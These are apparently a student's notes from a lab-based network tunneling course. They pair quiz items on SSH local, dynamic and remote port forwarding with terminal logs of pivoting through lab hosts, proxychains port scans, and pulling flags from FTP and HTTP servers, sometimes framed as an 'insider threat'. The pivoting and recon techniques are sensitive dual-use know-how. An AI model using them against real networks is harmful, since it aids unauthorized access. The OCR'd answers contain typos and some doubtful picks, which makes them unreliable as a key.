
Using the Tunnels Prep Diagram provided in the start to this task, please fill in the blanks to complete the following ssh command.

Which ssh syntax would allow us to establish a Dynamic tunnel using the Local tunnel created in Question 12? (Max 2 Attempts)

A. ssh -D 9050 cctc@localhost -p 2222 -NT
B. ssh cctc@100.1.1.1 -p 2222 -D 9050 -NT
C. ssh -p 2222 cctc@10.50.1.150 -D 9050 -NT
D. ssh -D 9050 cctc@localhost -p 1111 -NT

a

SUBMIT

15. 

C: he should be auhtnricatin got localhost

16. Tunnel Prep – What's Wrong 2

5

Using the Tunnels Prep Diagram provided in the start to this task, please fill in the blanks to complete the following ssh command.

An Admin created the following tunnels but found that the Dynamic tunnel would not connect. Where did the Admin make the error? (Max 2 Attempts)

```
1.) ssh cctc@10.50.1.150 -L 1234:192.168.2.1:22 -NT
2.) ssh -L 4321:100.1.1.2:22 cctc@localhost -p 1234 -NT
3.) ssh cctc@localhost -p 4321 -D 9050 -NT
```

A. targeted wrong IP in line 1
B. targeted wrong IP in line 2
C. called wrong port in line 2
D. called wrong port in line 3

Flag

SUBMIT

16.

A -

17. Challenge

17. Tunnel Prep – Local to 3rd Pivot TELNET

5

Using the Tunnels Prep Diagram provided in the start to this task, please fill in the blanks to complete the following ssh command.

Which ssh syntax would properly setup a 3rd Local tunnel to PC3 TELNET port using the tunnels made in Question 6 and Question 12? (Max 2 Attempts)

A. ssh -L 3333:192.168.2.2:23 -p 2222 cctc@100.1.1.1 -NT
B. ssh -p 2222 cctc@localhost -L 3333:192.168.2.1:23 -NT
C. ssh -L 3333:192.168.2.2:23 cctc@localhost -NT
D. ssh -p 2222 cctc@localhost -L 3333:192.168.2.2:23 -NT

Flag

SUBMIT

D

18.

Challenge

18. Tunnel Prep – Telnet to 3rd Pivot

5

Using the Tunnels Prep Diagram provided in the start to this task, please fill in the blanks to complete the following ssh command.

Which syntax would allow us to telnet to PC3 using the tunnel make in Question 17? (Max 2 Attempts)

A. telnet localhost:3333
B. telnet localhost 3333
C. telnet 192.168.2.2 3333
D. telnet localhost -p 3333

b

SUBMIT

Challenge

19. Tunnel Prep - Remote 5


Using the Tunnels Prep Diagram provided in the start to this task, please fill in the blanks to complete the following ssh command.

Which syntax would properly setup a Remote tunnel from PC3 back to PC2 using PC3 SSH port as the target? (Max 2 Attempts)

A. ssh cctc@localhost -p 3333 -R 4444:localhost:22 -NT
B. ssh cctc@192.168.2.1 -R 4444:localhost:23 -NT
C. ssh -R 4444:localhost:22 cctc@192.168.2.1 -NT
D. ssh -R 4444:192.168.2.2:22 cctc@localhost -NT

d

SUBMIT



Task 3

1. T3 is the authorized initial pivot

    Conduct passive recon on the Target T3, it appears to have access to the 10.3.0.0/24 subnet.

    Create a Local Port Forward from your Internet_Host to T3 targeting:

    ip: 10.3.0.27

        port: `HTTP``

Initial ssh request was denied

To create a tunnel, need to use the float IP as ssh to T3 is denied so,

Ssh

Need to create a local port to T3

```
student@internet-host-student-5:~$ ssh net5_student5@10.50.33.143 -L 50511:10.3.0.27:80 -N
T
The authenticity of host '10.50.33.143 (10.50.33.143)' can't be established.
ECDSA key fingerprint is SHA256:r9DgkpVhghPZXRGBY1KXnhF0eg5gWiV6vAZonLE9vtM.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.50.33.143' (ECDSA) to the list of known hosts.
net5_student5@10.50.33.143's password:
```

Now, after the initial tunnel we can do the banner grab or listen to the port we created:

```
student@internet-host-student-5:~$ nc localhost 50511
GET /
<html>
You have accessed Victoria's HTTP server. The flag is: We are not interested in the possibil
ities of defeat. They do not exist.
<html>
```

Here, we are using netcat to listen to the port and GET to grab the http

Flag: We are not interested in the possibilities of defeat. They do not exist.

Here, we are using netcat to listen to the port and GET to grab the http

Flag: We are not interested in the possibilities of defeat. They do not exist.

2. T3 is the authorized initial pivot

> **Conduct passive recon on the Target T3, it appears to have access to the 10.3.0.0/24 subnet.**
>
> **Create a Dynamic Port Forward from Internet_Host to T3 then use proxychains to pull the flag.**
>
> **Target ip: 10.3.0.1**
>
> **Identify the flag on Cortina's FTP Server**

- **** when creating a port if you get error stating port already created delete the port using the command below

Kill –9 pid

```
student@internet-host-student-5:~$ ss -antlpp
State  Recv-Q Send-Q  Local Address:Port   Peer Address:Port
LISTEN 0      128           0.0.0.0:80          0.0.0.0:*
LISTEN 0      128           0.0.0.0:22          0.0.0.0:*
LISTEN 0      128           0.0.0.0:23          0.0.0.0:*
LISTEN 0      128         127.0.0.1:1337        0.0.0.0:*     users:(("ssh",pid=6607,fd=5))
LISTEN 0      128         127.0.0.1:9050        0.0.0.0:*     users:(("ssh",pid=6624,fd=5))
LISTEN 0      128              [::]:80             [::]:*
LISTEN 0      128                 *:21                *:*
LISTEN 0      2               [::1]:3350          [::]:*
LISTEN 0      128              [::]:22            [::]:*
LISTEN 0      128             [::1]:1337          [::]:*     users:(("ssh",pid=6607,fd=4))
LISTEN 0      128             [::1]:9050          [::]:*     users:(("ssh",pid=6624,fd=4))
LISTEN 0      2                   *:3389              *:*
student@internet-host-student-5:~$ kill -9 6624
```

Step 1: create a dynamic tunnel using t3 float IP

```
student@internet-host-student-5:~$ ssh net5_student5@10.50.33.143 -D 9050 -NT
net5_student5@10.50.33.143's password:
```

Step2: use proxyhain to grab ftp.

```
(Cstudent@internet-host-student-5:~$ proxychains wget -r ftp://10.3.0.1
roxyChains-3.1 (http://proxychains.sf.net)
-2022-08-09 13:46:16--  ftp://10.3.0.1/
           => '10.3.0.1/.listing'
onnecting to 10.3.0.1:21... |S-chain|-<>-127.0.0.1:9050-<><>-10.3.0.1:21-<><>-OK
onnected.
ogging in as anonymous ... Logged in!
==> SYST ... done.    ==> PWD ... done.
==> TYPE I ... done.  ==> CWD not needed
```

Step3: pcmanfm to get to gui version of the folder

Flag: If I'm not back in five minutes, just wait longer!"

3. Access to T4 has been provided via telnet.

This is a Compromised host within Donovia

Leverage this internal access to act as an insider threat throughout this Grorgan Cyber Training Operation.

Conduct passive recon on this host and determine where the shared location for data relating to CCTC is on the machine.

Step1: Telnet to the Machine

```
student@internet-host-student-5:~$ telnet 10.50.22.245
Trying 10.50.22.245...
Connected to 10.50.22.245.
Escape character is '^]'.
Debian GNU/Linux 10
tunnels-training-pineland-insider login: net5_student5
Password:
Linux tunnels-training-pineland-insider 4.19.0-18-cloud-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29)
x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
net5_student5@tunnels-training-pineland-insider:~$
```

Step2: To find the files on the system

```
net5_student5@tunnels-training-pineland-insider:~$ find / -name flag* 2> /dev/null
/sys/devices/pnp0/00:04/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/pci0000:00/0000:00:03.0/virtio0/net/eth0/flags
/sys/devices/virtual/net/lo/flags
/usr/share/cctc/flag.txt
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
net5_student5@tunnels-training-pineland-insider:~$ find / -iname flag* 2> /dev/null
/sys/devices/pnp0/00:04/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/pci0000:00/0000:00:03.0/virtio0/net/eth0/flags
/sys/devices/virtual/net/lo/flags
/usr/share/cctc/flag.txt
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
```

- Note: find / -iname [filename] 2>/dev/null can be used to look for interesting files on the system. To pull any files found:
- internet_host$ scp john@[float ip]:/path/filename .

Step3: cat the file called flag.txt

4. Remote Tunnel from t4 to t3, tunnel from internet host to t3 and dynamic tunnel to t4 from internet host

```
student@internet-host-student-5:~$ ssh net5_student5@localhost -p 50511 -D 9050 -NT
The authenticity of host '[localhost]:50511 ([127.0.0.1]:50511)' can't be established.
ECDSA key fingerprint is SHA256:EZHcA4fRm5VninqH0/lbbd6skVQKk2wuuOuIQM+t/e0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[localhost]:50511' (ECDSA) to the list of known hosts.
net5_student5@localhost's password:
```

Ste4: grab http with proxy chain

```
student@internet-host-student-5:~$ proxychains wget -r http://10.2.0.2
ProxyChains-3.1 (http://proxychains.sf.net)
--2022-08-09 14:45:47--  http://10.2.0.2/
Connecting to 10.2.0.2:80... |S-chain|-<>-127.0.0.1:9050-<><>-10.2.0.2:80-<><>-OK
Connected.
HTTP request sent, awaiting response... 200 OK
Length: 88 [text/html]
Saving to: '10.2.0.2/index.html'

10.2.0.2/index.html      100%[===================================>]      88  --.-KB/s    in 0s

2022-08-09 14:45:47 (10.9 MB/s) - '10.2.0.2/index.html' saved [88/88]

FINISHED --2022-08-09 14:45:47--
Total wall clock time: 0.02s
Downloaded: 1 files, 88 in 0s (10.9 MB/s)
student@internet-host-student-5:~$ pcmanfm
** Message: 14:45:54.377: x-terminal-emulator has very limited support, consider choose another
minal

(pcmanfm:16488): Gdk-WARNING **: 14:45:54.447: gdk_window_set_icon_list: icons too large
/usr/lib/firefox-esr/firefox-esr 'file:///home/student/10.2.0.2/index.html'
```

5. T3 is the authorized initial pivot

Build a Dynamic tunnel to *T4* and conduct active recon to find the ``Mohammed" host.

Identify the flag on Mohammed's FTP Server

Step1: Scan the IP Range on T4

```
student@internet-host-student-5:~$ proxychains ./scan.sh
ProxyChains-3.1 (http://proxychains.sf.net)
Enter network address (e.g. 192.168.0):
10.2.0
Enter starting host range (e.g. 1):
1
Enter ending host range (e.g. 254):
254
Enter ports space-delimited (e.g. 21-23 80):
21-23 80
(UNKNOWN) [10.2.0.1] 23 (telnet) open : Operation now in progress
(UNKNOWN) [10.2.0.1] 22 (ssh) open : Operation now in progress
(UNKNOWN) [10.2.0.1] 80 (http) open : Operation now in progress
(UNKNOWN) [10.2.0.2] 21 (ftp) open : Operation now in progress
(UNKNOWN) [10.2.0.2] 80 (http) open : Operation now in progress
(UNKNOWN) [10.2.0.3] 23 (telnet) open : Operation now in progress
(UNKNOWN) [10.2.0.3] 22 (ssh) open : Operation now in progress
```

Step 2: proxychains wget the ftp server


```
student@internet-host-student-5:~$ proxychains wget -r ftp://10.2.0.2
ProxyChains-3.1 (http://proxychains.sf.net)
--2022-08-09 15:07:53--  ftp://10.2.0.2/
           => '10.2.0.2/.listing'
Connecting to 10.2.0.2:21... |S-chain|-<>-127.0.0.1:9050-<><>-10.2.0.2:21-<><>-OK
connected.
Logging in as anonymous ... Logged in!
==> SYST ... done.    ==> PWD ... done.
==> TYPE I ... done.  ==> CWD not needed.
==> PASV ... |S-chain|-<>-127.0.0.1:9050-<><>-10.2.0.2:41101-<><>-OK
done.    ==> LIST ... done.

10.2.0.2/.listing            [ <=>                                ]     250  --.-KB/s

2022-08-09 15:07:53 (5.66 KB/s) - '10.2.0.2/.listing' saved [250]
```

Pcmanfm to open the folder

6. T3 is the authorized initial pivot

Build a Dynamic tunnel to T3 and conduct active recon to find the Cortina host.

Identify the flag on Cortina's HTTP Server



Step1: Create a Dynamic tunnel to T3 from Internet host

```
student@internet-host-student-5:~$
student@internet-host-student-5:~$ ssh net5_student5@localhost -p 50511 -D 9050 -NT
```

Step2: proxychains and scan the box. Here we see two http server.

```
student@internet-host-student-5:~$ proxychains ./scan.sh
ProxyChains-3.1 (http://proxychains.sf.net)
Enter network address (e.g. 192.168.0):
10.3.0
Enter starting host range (e.g. 1):
1
Enter ending host range (e.g. 254):
254
Enter ports space-delimited (e.g. 21-23 80):
21-23 80
(UNKNOWN) [10.3.0.1] 21 (ftp) open : Operation now in progress
(UNKNOWN) [10.3.0.1] 80 (http) open : Operation now in progress
(UNKNOWN) [10.3.0.10] 22 (ssh) open : Operation now in progress
(UNKNOWN) [10.3.0.27] 21 (ftp) open : Operation now in progress
(UNKNOWN) [10.3.0.27] 80 (http) open : Operation now in progress
```

Step3: proxychains wget both http server and open index file

```
student@internet-host-student-5:~$ proxychains wget -r http://10.3.0.27
ProxyChains-3.1 (http://proxychains.sf.net)
--2022-08-09 15:25:47--  http://10.3.0.27/
Connecting to 10.3.0.27:80... |S-chain|-<>-127.0.0.1:9050-<><>-10.3.0.27:80-<><>-OK
connected.
HTTP request sent, awaiting response... 200 OK
Length: 142 [text/html]
Saving to: '10.3.0.27/index.html'

10.3.0.27/ind 100%     142  --.-KB/s    in 0s

2022-08-09 15:25:47 (30.3 MB/s) - '10.3.0.27/index.html' saved [142/142]

FINISHED --2022-08-09 15:25:47--
Total wall clock time: 0.008s
Downloaded: 1 files, 142 in 0s (30.3 MB/s)
student@internet-host-student-5:~$ pcmanfm
student@internet-host-student-5:~$ ls
```

7. T3 is the authorized initial pivot

Use your Dynamic tunnel to T3 and conduct active recon to find the Victoria host. Identify the flag on Victoria's FTP Server


Pcmanfm and open ftp server for flag

Flag: Invention, my dear friends, is 93% perspiration, 6% electricity, 4% evaporation, and 2% butterscotch ripple.

8. Mojave FTP Server

T3 is the authorized initial pivot


- You will need to conduct a search for clues for the network address of the Mojave host. Identify the flag on Mojave's FTP Server



Here scanning T4 and looking in th box got 2 networks which are closed

Now, creating dynamic tunnel to T3 scan the 10.4.0.0/24 network

```
student@internet-host-student-5:~$ ssh net5_student5@10.50.33.143 -L 50511:
localhost:50522 -NT
net5_student5@10.50.33.143's password:
```



Step 1: Create a local tunnel from T3 to Baja Republic

```
^Cstudent@internet-host-student-5:~$ ssh net5_student5@10.50.33.143 -L 50533:10.4.0.1:22 -NT
net5_student5@10.50.33.143's password:
```

Step2: Now create a dynamic tunnel from Internet host to Baja-Republic

```
student@internet-host-student-5:~$ ssh net5_student5@localhost -p 50533 -D 9050 -NT
The authenticity of host '[localhost]:50533 ([127.0.0.1]:50533)' can't be established.
ECDSA key fingerprint is SHA256:a8uRa7G4v4/iDVLsqYuH+Lk2iNLnN0074msz3lWI/PI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[localhost]:50533' (ECDSA) to the list of known hosts.
net5_student5@localhost's password:
channel 2: open failed: connect failed: Connection refused
```

Step3: On the Internet Host run proxychains and ./scan


Step4: proxychain wget –r ftp://ip

9. proxychains wget –r http://ip

10. T3 is the authorized initial pivot

- **Parumphia is co-located with Mojave.**

  Identify the flag on Parumphia's FTP Server



Step1: create a local tunnel from internet host usinf float Ip to baja-republic

```
^Cstudent@internet-host-student-5:~$ ssh net5_student5@10.50.33.143 -L 50533:10.4.0.1:22 -NT
net5_student5@10.50.33.143's password:
```

Step2: Create a Dynamic Tunnel to baja using the 50511 as the steeping IP

Ssh net5_student5@localhost –p 50511 –D 9050 –NT

Step3: Proxy chain and scan 10.5.0 network

```
student@internet-host-student-5:~$ proxychains ./scan.sh
ProxyChains-3.1 (http://proxychains.sf.net)
Enter network address (e.g. 192.168.0):
10.5.0
Enter starting host range (e.g. 1):
1
Enter ending host range (e.g. 254):
254
Enter ports space-delimited (e.g. 21-23 80):
21-23 80
(UNKNOWN) [10.5.0.1] 21 (ftp) open : Operation now in progress
(UNKNOWN) [10.5.0.1] 80 (http) open : Operation now in progress
(UNKNOWN) [10.5.0.57] 21 (ftp) open : Operation now in progress
(UNKNOWN) [10.5.0.57] 80 (http) open : Operation now in progress
```

Step4: proxycahin wget –r ftp

Nd wget –r http for question 10

********** **Networking 4 Data Collections** **********

Your initial target is T5

You will need to find a way to connect.

Provide the port number that allowed initial access to the target.

Telnet:23

1 . What flag did you find on Net-SSH-01 after identifying its additional open ports?

The flag is hosted on a port that cannot be seen from the outside.


Step1: telnet into the Public IP

Telnet 10.50.37.22

Step 2: Create remote shell from net-ssh-01 to internet host (

```
net5_student5@data-collection-net-ssh-01:~$ ssh student@10.50.27.15 -R 50511:localhost
Could not create directory '/home/net5_student5/.ssh'.
The authenticity of host '10.50.27.15 (10.50.27.15)' can't be established.
